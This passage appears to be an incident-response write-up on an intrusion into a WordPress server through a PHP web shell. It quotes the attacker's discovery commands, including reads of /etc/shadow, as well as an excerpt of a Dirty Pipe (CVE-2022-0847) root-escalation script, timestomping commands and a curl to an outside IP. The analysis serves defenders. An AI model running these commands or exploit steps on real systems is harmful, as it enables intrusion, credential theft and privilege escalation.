this.remarkTextField.setText(EasyI18N.getI18nString("备注"));
this.headersTextArea.setText("User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0\nAccept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\nAccept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2\n");
this.leftTextArea.setText("");
this.rightTextArea.setText("");
if (this.currentGroup == null) {
   this.currentGroup = "/";
```

```
POST /wp-content/uploads/p3d/123.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Host: [redacted]
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
```

Request to web shell

Using the web shell, the threat actor ran various discovery commands and deployed further scripts onto the web server to run.

# WordPress Web Shell Process Flow



/usr/sbin/apache2 -k start

**Discovery Commands**

```
/usr/bin/dash — whoami
/usr/bin/dash — id
/usr/bin/dash — ls
/usr/bin/dash — uname -a
/usr/bin/dash — ufw
/usr/bin/dash — ufw status
/usr/bin/dash — env
/usr/bin/dash — sudo -l
/usr/bin/dash — sudo -S
/usr/bin/dash — ls -la
/usr/bin/dash — history
/usr/bin/dash — ip route
/usr/bin/dash — lsb_release -a
/usr/bin/dash — sudo -V
/usr/bin/dash — netstat -a
/usr/bin/dash — cat /etc/services
/usr/bin/dash — cat /proc/1/cgroup
/usr/bin/dash — ifconfig
/usr/bin/dash — ip addr
/usr/bin/dash — cat /etc/shadow
```

**LinEnum**


```
/usr/bin/dash — touch 1.sh
/usr/bin/dash — chmod +x 1.sh
/usr/bin/dash — bash ./1.sh — Further enumeration commands
/usr/bin/dash — rm -rf 1.sh
```

**Attempted MySQL Access**

```
/usr/bin/dash — mysql -u admin -p
```


**Priv Esc**

```
/usr/bin/dash — find / -type f -perm 0777
/usr/bin/dash — bash ./Dirty-Pipe.sh
```



```
touch -d "2022-12-28 12:26:21" 123.php
touch -r index.html  123.php
```


The processes spawned by the web shell ran under the www-data user and invoked commands with `sh -c "<command>"`. However if we look at the attributes of `/usr/bin/sh`, we can see it actually is symlinked to `dash`, this has been a Ubuntu system default since 6.10.



```
$ ls -la /usr/bin/sh
lrwxrwxrwx 1 root root 4 Jun 24  2021 /usr/bin/sh -> dash
```

This resulted in the execution process tree being apache2, to dash, to the command the threat actor wanted to run.


During the threat actors initial discovery, they attempted to run commands that were not valid which we assess to be operator error. In the example below, they attempted to run 4 different commands in one line which is likely a copy-paste error.



```
2024-[redacted] sh -c  sh -c  cd  /var/www/html/wp-content/up
2024-           sh -c 'sh -c "cd "/var/www/html/wp-content/up
2024-           ps aux ps -ef top cat /etc/services
2024-           sh -c "cd /var/www/html/wp-content/uploads/p3
2024-           sh -c "cd /var/www/html/wp-content/uploads/p3
```

The threat actor executed various Unix LOLBins to gain situational awareness on the host. They also used the script 1.sh which was a direct copy of the commonly used enumeration script LinEnum - **link https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh** .


The script `/var/www/html/wp-content/uploads/p3d/Dirty-Pipe.sh` was uploaded to the working directory of the web shell. This script is a copy of **link https://github.com/r1is/CVE-2022-0847/blob/main/Dirty-Pipe.sh** . This script exploits the **vulnerability CVE-2022-0847** , however the script includes dropping code to the file `exp.c` then compiling with `gcc`. As we did not observe the process `gcc` or the compiled `./exp` which is seen in the script below, we assess they were not successful in compiling the exploit code. The threat actor attempted to run this script multiple times as it kept failing.



```
}
EOF

gcc exp.c -o exp -std=c99

# 备份密码文件
rm -f /tmp/passwd
cp /etc/passwd /tmp/passwd
if [ -f "/tmp/passwd" ];then
        echo "/etc/passwd已备份到/tmp/passwd"
        passwd_tmp=$(cat /etc/passwd|head)
        ./exp /etc/passwd 1 "${passwd_tmp/root:x/oot:}"

        echo -e "\n# 恢复原来的密码\nrm -rf /etc/passwd\nmv /tmp/passwd /etc/passwd"

        # 现在可以无需密码切换到root账号
        su root
else
        echo "/etc/passwd未备份到/tmp/passwd"
        exit 1
```


The threat actor initially failed in their attempts of timestomping their web shell due to a quoting issue. The command spawned from the web shell was the following:

```
sh -c 'sh -c "cd "/var/www/html/wp-content/uploads/p3d/";touch -d "2022-12-28 12:26:21" 123.php" 2>&1'
```



| Timestamp | Process Command Line |
|---|---|
| 2024-[redacted] | sh -c 'sh -c "cd "/var/www/html/wp-content/uploads/p3d/";touch -d "2022-12-28 12:26:21" 123.php" 2>&1' |
| 2024-[redacted] | sh -c "cd /var/www/html/wp-content/uploads/p3d/;touch -d 2022-12-28" "12:26:21 123.php" |
| 2024-[redacted] | touch -d 2022-12-28 |

However due to failed quoting, the only command that ran was `touch -d 2022-12-28`.



```
$ touch -d 2022-02-18
touch: missing file operand
Try 'touch --help' for more information.
```

While the threat actor failed, the `-d` argument with touch can be used to update a file's timestamp with the one provided. Instead, the threat actor followed up by using touch's "reference" or `-r` option which cloned the time stamp information of the existing file `index.html` to the web shell:

```
touch -r index.html 123.php
```

Once timestomped, the threat actor ran additional commands through the web shell which included troubleshooting connectivity to their IP address and checking for openvpn:

```
whereis openvpn
where openvpn
id
whoami
cat /proc/1/cgroup
ifconfig
ip addr
curl 167.179.108.182
```

The command cat `/proc/1/cgroup` is commonly used to identify if you are running in a containerized environment.

Activity from the threat actor ceased on **2024-[redacted]**, and there was no further malicious activity before the incident was remediated.